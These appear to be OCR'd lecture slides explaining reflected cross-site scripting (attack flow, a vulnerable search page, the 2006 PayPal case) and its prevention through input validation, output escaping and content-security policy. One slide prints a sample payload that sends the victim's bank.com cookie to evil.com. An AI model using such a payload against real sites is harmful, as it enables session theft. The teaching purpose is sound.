
Server Patsy/Victim

bank.com

5

execute script embedded in input *as though server meant us to run it*

Reflected XSS (Cross-Site Scripting)



Attack Server

evil.com

1 visit web site

2 receive malicious page

7 send valuable data

(“Reflected” XSS attack)

Victim client

3 click on link

4 **echo** user input

5

6 perform attacker action

Server Patsy/Victim

bank.com

execute script
embedded in input
as though server
meant us to run it

Example of How Reflected XSS Can Come About

- User input is echoed into HTML response.
- *Example*: search field
  - **http://bank.com/search.php?term=`apple`**
  - search.php responds with

```
<HTML>  <TITLE> Search Results </TITLE>
<BODY>
Results for $term :
. . .
</BODY> </HTML>
```

How does an attacker who gets you to visit evil.com exploit this?

Injection Via Script-in-URL

- Consider this link on evil.com: (properly URL encoded)

```
http://bank.com/search.php?term=
   <script> window.open(
        "http://evil.com/?cookie = " +
        document.cookie ) </script>
```

What if user clicks on this link?

1) Browser goes to `bank.com/search.php?...`
2) `bank.com` returns

   `<HTML> Results for <script> … </script> …`

3) Browser executes script *in same origin* as `bank.com`

   Sends to `evil.com` the cookie for `bank.com`

2006 Example Vulnerability

- Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website.
- Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.
- Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Source: http://www.acunetix.com/news/paypal.htm

Reflected XSS: Summary

- Target: user with Javascript-enabled *browser* who visits a vulnerable *web service* that will include parts of URLs it receives in the web page output it generates
- Attacker goal: run script in user’s browser with same access as provided to server’s regular scripts (subvert SOP = *Same Origin Policy*)
- Attacker tools: ability to get user to click on a specially-crafted URL; optionally, a server used to receive stolen information such as cookies
- Key trick: server fails to ensure that output it generates does not contain embedded scripts other than its own

Preventing XSS

Web server must perform:


- Input validation: check that inputs are of expected form (whitelisting)
  - Avoid blacklisting; it doesn’t work well
- Output escaping: escape dynamic data before inserting it into HTML

Output escaping

- HTML parser looks for special characters: < > & ” ’
  - <html>, <div>, <script>
  - such sequences trigger actions, e.g., running script
- Ideally, user-provided input string should not contain special chars
- If one wants to display these special characters in a webpage without the parser triggering action, one has to escape the parser

Character	Escape sequence
<	&lt;
>	&gt;
&	&amp
“	&quot;
‘	&#39;

Direct vs escaped embedding



Attacker input:

```
<script>
…
</script>
```

direct

```
<html>
Comment:
  <script>
  …
  </script>
</html>
```

browser rendering

Attack! Script runs!

escaped

```
<html>
Comment:
&lt;script&gt;
…
&lt;/script&gt
;</html>
```


browser rendering

```
Comment:
<script>
…
</script>
```

Script does not run but gets displayed!

Demo fix

Escape user input!



Escaping for SQL injection

- Very similar, escape SQL parser
- Use \ to escape
  - Html: ‘ ⟶ &#39;
  - SQL: ‘ ⟶ \’

XSS prevention (cont'd): Content-security policy (CSP)

- Have web server supply a whitelist of the scripts that are allowed to appear on a page
  - Web developer specifies the domains the browser should allow for executable scripts, disallowing all other scripts (including **inline scripts**)
- Can opt to globally disallow script execution

Summary

- XSS: Attacker injects a malicious script into the webpage viewed by a victim user
  - Script runs in user’s browser with access to page’s data
  - Bypasses the same-origin policy
- Fixes: validate/escape input/output, use CSP